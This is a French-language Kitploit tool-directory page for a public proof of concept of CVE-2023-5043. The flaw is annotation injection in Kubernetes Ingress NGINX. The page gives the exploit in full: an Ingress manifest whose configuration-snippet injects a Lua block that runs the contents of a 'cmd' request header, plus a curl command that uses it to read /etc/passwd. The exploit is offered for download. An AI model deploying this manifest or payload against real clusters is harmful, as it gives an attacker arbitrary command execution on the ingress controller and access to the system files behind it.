
Skip to content
KitploitKITPLOIT
OutilsBlog
Soumettre
OutilsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

··Flux·Contact·Confidentialité·© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2023-5043 — Preuve de concept pour CVE-2023-5043, démontrant l'exécution arbitraire de commandes via l'injection d'annotations Ingress NGINX dans Kubernetes, avec un déclencheur RCE basé sur curl. | Kitploit
Outils/GitHubGitHub/r0binak/cve-2023-5043
Sécurité des ConteneursAnalyse des VulnérabilitésExploitationExploitation d'Applications WebSécurité CloudMauvaise Configuration
GitHubr0binak/cve-2023-5043

CVE-2023-5043

Preuve de concept pour CVE-2023-5043, démontrant l'exécution arbitraire de commandes via l'injection d'annotations Ingress NGINX dans Kubernetes, avec un déclencheur RCE basé sur curl.

Voir le dépôt
16il y a 2 ansPas encore vérifié

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →
Partager

CVE-2023-5043

L'injection d'annotation Ingress nginx provoque l'exécution arbitraire de commandes

  1. Créer un Ingress (peut être créé sans Service ni Pod)
root@kitploit:~
apiVersion: networking.k8s.io/v1
kind: Ingress
metadata:
  name: ingress-exploit
  annotations:
    kubernetes.io/ingress.class: "nginx"
    nginx.ingress.kubernetes.io/configuration-snippet: |
      more_set_headers "robinak"
            proxy_pass http://upstream_balancer;
                                proxy_redirect                          off;
        }
        location /robinak/ { content_by_lua_block { local rsfile = io.popen(ngx.req.get_headers()["cmd"]);local rschar = rsfile:read("*all");ngx.say(rschar); } } location /fs/{
spec:
  rules:
  - host: robinak.me
    http:
      paths:
      - path: /
        pathType: Prefix
        backend:
          service:
            name: exploit
            port:
              number: 80

  1. Effectuer une requête en spécifiant l'adresse publique de votre contrôleur Ingress NGINX :
root@kitploit:~
curl -v -H 'Host: robinak.me' -H "cmd: cat /etc/passwd" http://IP/robinak/

  1. RCE obtenue 1cveed
Télécharger l’outil